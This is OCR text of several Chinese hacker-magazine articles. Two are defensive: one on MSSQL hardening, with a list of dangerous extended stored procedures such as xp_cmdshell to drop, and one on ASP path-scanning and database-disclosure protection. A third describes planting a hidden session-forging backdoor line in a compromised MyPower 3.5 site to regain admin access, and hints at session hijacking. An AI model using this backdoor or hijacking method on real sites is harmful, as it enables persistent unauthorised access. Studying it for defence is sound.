


图5

MSSQL 数据库设置

由于MSSQL数据库服务是以SYSTEM权限运行的，所以通过MSSQL的注入攻击往往能较容易的取得ADMIN权限，因此对它的设置也是脚本安全防护中的重中之重。

首先自然是用户设置。大家都知道“SA”是一个拥有极高权限的用户，所以脚本系统在连接SQL数据库的时候一定不要使用“SA”，我们应该建立一个“database




图 6

creator"级的新用户，只赋予其对网站数据库的DB_OWNER权限，用它来连接数据库可以很好的保证系统的安全。

> **小知识** SQL Server的用户sa是个等同Adminstrators权限的角色，拿到了sa权限，几乎肯定可以拿到主机的Administrator了。SQL Server的默认用户sa的权限非常巨大，有种观点是sa的权限要大于administrator的权限，也就是说没有限制的sa用户可以做Windows系统管理员所做的任何事。

接着就是对SQL扩展存储过程进行配置了，大名鼎鼎的xp_cmdshell和xp_dirtree都是其中的成员，还有"臭要饭的！"大哥的GETWebSHELL中用到的Sp_makewebtask等等。在所有扩展存储过程中，有一部分对文件、目录和注册表进行操作的几乎是没有任何一个管理员会用到，黑客们倒是用得倍儿熟。当然，对这些百害无一利的扩展存储只有一个字可说，就是"删"。

删除方法就是在SQL查询分析器中执行"exec master..sp_dropextendedproc '被删除的扩展存储名'"(无双引号)即可(如图7 所示)。




图 7

需要删除的存储过程列表如下:

```
Sp_makewebtask
xp_cmdshell
xp_dirtree
xp_fileexist
xp_terminate_process
sp_OAMethod
sp_OACreate
```

还有以xp_reg开头的好多存储过程，限于篇幅笔者就不一一列出了。

> **小知识** 存储过程就像是编程用的函数，内容是按需要编写的一系列SQL语句和可选控制流语句，可由应用程序通过一个调用执行，而且允许用户声明变量、有条件执行以及其他强大的编程功能。每个库都可以存放存储过程，但扩展存储过程只存在master数据库中。对用户来说，扩展存储过程与普通存储过程一样，执行方法也相同，但扩展存储过程能执行除了数据库之外的许多操作。

虽然我们做了这么多设置，但也不要忘记了保持服务器安全的重中之重，那就是给你的系统打好补丁，系统漏洞可不是通过几个设置就能轻松堵上的。


脚本小子: 现在有很多使用脚本扫描器的黑客爱好者整天扫来扫去，有没有办法不让他们找到我们的ASP文件的路径和文件呢？答案是肯定的，本文作者给出了他编写ASP程序防止骇客的一些经验技巧，虽然不难，但却很实用。

适合读者: 脚本入侵爱好者，ASP程序员

前置知识: ASP基本语法

程序员的反击

——活用ASP语句实现页面访问保护



文/图 曾经心痛

或许是ASP的语言比较容易懂吧，网络发展到今天，基于ASP的网站占了绝大部分，而基于ASP+Access架构的站点比ASP+SQL也多。正因为ASP通俗易懂，所以它产生的安全问题也比较多。

几年前的注入攻击到现在的上传漏洞，ASP的漏洞层出不穷。我们总不能老在出问题后才拿着键盘和鼠标在一大堆的WWW日志文件里去查入侵者的所在吧？所以我们有必要在重要的ASP页面里做出一些安全检测。下面是我在编写程序时的一些经验，拿出来给新手们分享。

第一招：防止重要文件或文件夹被探测

现在网上有一种路径扫描器，它可以有效地扫描到你网站的文件或路径，特别是网站的数据库路径。俗说知己知彼，百战不殆。现在的路径扫描器是根据服务器返回的状态码来识别的，如目录存在时，服务器会返回状态码"403"，它的意思是存在些目录，但权限不够，所以返回此目录被禁止的信息。若服务器返回的是"404"状态码，则表示目录不存在。当扫描器接收到服

务器返回的状态码为"200"或非"404"的代码则认为页面存在，虽然这方面的防护在自己的服器上比较容易，但是用虚拟主机的朋友没有办法接触到服务器，无法使用这个方法，有没有其他办法呢？

其实在ASP语句中，有一条语句是用来返回状态码的，这就是"Response"对像的"status"方法。所以我们可以在重要的目录上写一个特殊的脚本文件作为默认读取文档（如index.asp、defautl.asp）。具体做法是新建一个脚本文件，写入以下代码，如图1所示。




图1

```
<%
response.status="404 File Not Find"
response.end
%>
```

将它保存为服务器的默认文档，这样才被服务器作为默认读取并执行。如图2所示是在本地测试的结果。怎么样？这种方法再也不怕那些网站路径扫描了吧！




图2

第二招：防止并检测暴库者

这种方法是针对用"%5c"攻击数据库连接的脚本文件的。绝大多数的数据库连接文件由于没有用"On Error Resume Next"来容错语句，所以当以"%5c"进行提交时，脚本内的"Server.MapPath"函数在存在"\"字符时就会出错，报告路径不合法，无法取得物理路径，从而被暴库。虽然加了容错语句，但当入侵者用IE打开相关的连接脚本文件时就看到空白的一页，对于稍有经验的人来分析，就可以知道文件存在，只是没有输出字符而已。如果不想被人知道文件存在，可以用第二招。

大家可曾知道或记起在ASP里有一条语句是"Request.ServerVariables("URL")"，它可以取出用户提交的URL。如用户提交网址是"http://localhost/bbs/conn.asp"，那么上面的那条语句取得的内容就是"/bbs/conn.asp"。当连接文件被"Login.asp"文件引用时，"conn.asp"里的那条语句取得的内容是"/bbs/login.asp"而不是"/bbs/conn.asp"。根据以上情况，是不是有些头绪呢？没错，就是根据这个重要的差异写一个条件语句来判断用户提交的URL是否合法。以下是我写的检测代码

```
<%
logurl=Request.ServerVariables("URL") /*取得用户提交的URL
/*下面是判断用户提交的URL是不有不合法的字符。这个是判断是否存在不合法字符"%5c"。有必要的可以在这里记下访问者的相关信息，同时也可以分析出用户是否访问的页面为"Conn.asp"的这一类应被禁止的文件。
if instr(logurl,"\")>0 then
/*这里可以记下入侵者的IP。
end if
%>
```

图3是我写的一个记录入侵者IP的抓图，比效实用。

笔者经验肤浅，就写出以上这两招，但对付那些"工具黑客"颇有成效，如果有什么好的方法欢迎讨论。





图3

适合读者：脚本入侵爱好者、脚本程序员、网管
前置知识：ASP代码阅读能力



利用Session欺骗构造最隐蔽的WebShell

文/LM团伙

不知不觉"LM团伙"看黑防已有两个春秋了，期期不落。潜心修炼了这么久，也能开始耍上一两招了。看了《DreamWeaver引发网络危机》一文，"LM团伙"内心有说不出的激动，心想网上有40%的网页都有这样的漏洞，那岂不是又能收获N多肉鸡了？可是仔细研究发现，这个文章的方法存在一些问题，并不像想象中的那样容易发挥。下面就与大家一起讨论一下Session。

既然是谈Session欺骗，那么就先来看一下Session到底是什么，它是怎么工作的。在ASP中，服务器能通过Session对象区分不同的浏览器，因为Session对象是用来记录浏览器端的变量，存储一些如用户名等比较敏感或有用的信息。这点似乎和Cookie有点像。但我们知道Cookie的值都是保存在客户端的，而Session的值却是保存在服务器端。当每个访问者第一次浏览器访问服务器的一个ASP网页的时候，服务器会为他创建一个新的并且独立的Session对象，分配给该会话一个会话标识号，

并把包含会话标识符的特殊加密版本的一个Cookie(会话标识号)发送给客户。由于在Cookie(会话标识号)中没有提供Expires值,所以当浏览器关闭时,这个会话标识号也就消失了。

每当用户访问这个ASP网站时,ASP都会通过浏览器查找这个会话标识号。命名为ASPSESSIONIDxxxxxxxx,其中每个x是一个字符。我们在抓接收包时能看见:

Set-Cookie: ASPSESSIONIDSQBBQQDS=GCINNKPDIGDNPEAOGLDFFFEM; path=/

但是这个Cookie(会话标识号)不会出现在Request.Cookies或Respsones.Cookies集合中,虽然ASP把它隐藏起来,但仍保存在浏览器上。对于每个ASP网页的请求,ASP都要查看该值。这个Cookie(会话标识号)包含的值,指明了这个用户的会话。因此,相应的Session对象(该对象已经在内存中,并且一直包含所有在前一页面请求过程中进行超操作的值)的内容可以移交给ASP网页中的脚本。也就是说,浏览器端拥有的是服务器分配的一个会话ID号,当我们有请求的时候,服务器可以通过这个ID号,查找相应Session对象的值,也就实现了区分不同的浏览器。

利用

文笔不好,不知道大家从前面的原理部分是否对Session有了一定的认识。现在我们来看看《DreamWeaver引发网络危机》一文是如何利用Session会话的。

已有某网站abc.com,下有登录页 Login.asp,成功登录后转向可以看到敏感信息的ok.asp(设有访问限制,验证通过则显示),否则转向Fail.asp。

在该文中,作者是想先构造一个hack.asp的网页,通过浏览该网页,建立Session会话,并设置一下Session验证时所需要的值,然后直接在地址栏输入登录以后的网页ok.asp,由于ok.asp是通过Session来验证的,所以作者认为这样能成功。可是,通过前面的分析我们知道,如果ok.asp和hack.asp不在同一台服务器上,这种攻击是无法实现的。因为Session对象的值都是保留在服务器端,不可能像作者所说的那样 让ASP执行并在IE中留下Session值,IE所拥有的不过是一个Session的会话标识号。如果我们在本机或其他服务器浏览了hack.asp,设置的验证值是在hack.asp所在的服务器上,但是在ok.asp所在的服务器上并没有设置相应的验证值,就连Session会话都没有建立,又如何通过验证呢?可见如果ok.asp和hack.asp不在同一台服务器上,就不会引发网络危机了。

但是我们能通过这种Session欺骗的方法在入侵后给自己留一个不易查杀的后门!下面就以MyPower动力3.5为例给大家演示,如何通过Session欺骗来达到直接登录后台目的。

我们先来看一下动力的源代码,在Admin_ChkPurview.asp中Session的验证

```
AdminName=replace(session("AdminName"),"'","")
if AdminName="" then
    call CloseConn()
    response.redirect "Admin_login.asp"
end if
sqlGetAdmin="select * from Admin where UserName='" & AdminName & "'"
```

可见,动力是通过Session对象中的AdminName变量来认证的,并用它作为用户名来查询数据库,而AdminName的最初赋值是在Admin_ChkLogin.asp中,当用户成功登录以后会给你两个Session值

```
session.Timeout=SessionTimeout
session("AdminName")=rs("username")
```

由于登录以后都是通过Session对象来检测的,所以我们在任何能访问的ASP网页中可构造以下语句(如Copyright.asp):

<%session("AdminName")="admin"%>

这样就能通过Admin_ChkPurview.asp的Session验证了。其中,Admin是指存在的管理用户名。这样构造后,即使我们在肉鸡上的任何木马都被查杀,只要管理员的用户名没有更改,我们可以先访问Copyright.asp,然后直接输入Admin_Index.asp就能直接登录后台了!

那对于这种情况如何预防呢?其实动力也用了一定的办法,你会发现按这种方法输入其他的后台页面无法成功,这是因为在Admin_ChkPurview.asp还有如下验证

```
ComeUrl=lcase(trim(request.ServerVariables("HTTP_REFERER")))
if ComeUrl="" then
    response.write "<br><p align=center><font color='red'>对不起，为了系统安全，不允许直接输入地址访问本系统的后台管理页面。</font></p>"
    response.end
else
    cUrl=trim("http://" & Request.ServerVariables("SERVER_NAME"))
    if mid(ComeUrl,len(cUrl)+1,1)=":" then
   cUrl=cUrl & ":" & Request.ServerVariables("SERVER_PORT")
    end if
    cUrl=lcase(cUrl & request.ServerVariables("SCRIPT_NAME"))
    if lcase(left(ComeUrl,instrrev(ComeUrl,"/")))<>lcase(left(cUrl,instrrev(cUrl,"/"))) then
   response.write "<br><p align=center><font color='red'>对不起，为了系统安全，不允许从外部链接地址访问本系统的后台管理页面。</font></p>"
        response.end
    end if
end if
```

可是在Admin_Index.asp页面中并没有调用Admin_ChkPurview.asp,所以我们能通过验证!那为什么不调用呢?不要问我了,自己试一试就知道了。

后记

我们知道通过关闭浏览器能结束会话,但是这样失去的只是服务器给我们分配的会话标识号。而在Session会话的生命周期结束之前,服务器是不会将会话标识号对应的Session值从内存中清除的。

一般IIS的Session的生命周期默认是20分钟。

利用这个原理,如果我们通过一定途经获得了其他浏览器登录服务器时建立的Session会话标识号。那么我们就能用这个会话标识号来得到被劫浏览器端同样的权限。如果是一个管理员在登录后台,那么我们在另一台电脑上用这个会话标识号通过Session欺骗同样能登录后台,从而就实现了异地的攻击。具体方法欢迎到黑防论坛讨论。

文章若有疏漏敬请兄弟指出,哪位兄弟若有更好的利用方法欢迎一起分享。

脚本小子: 在黑客横行的时候，如何让自己的PHP代码更安全，如何保证程序和服务器的安全是很重要的问题，随便看了下关于PHP的安全资料，并不是很多，至少比ASP少多了，于是heiyeluren就写了这篇文章，防止某些可能出现的情况，希望对大家有所启发。

适合读者: 脚本入侵爱好者、PHP程序员

前置知识: PHP代码阅读能力



PHP代码安全点滴

文/ heiyeluren

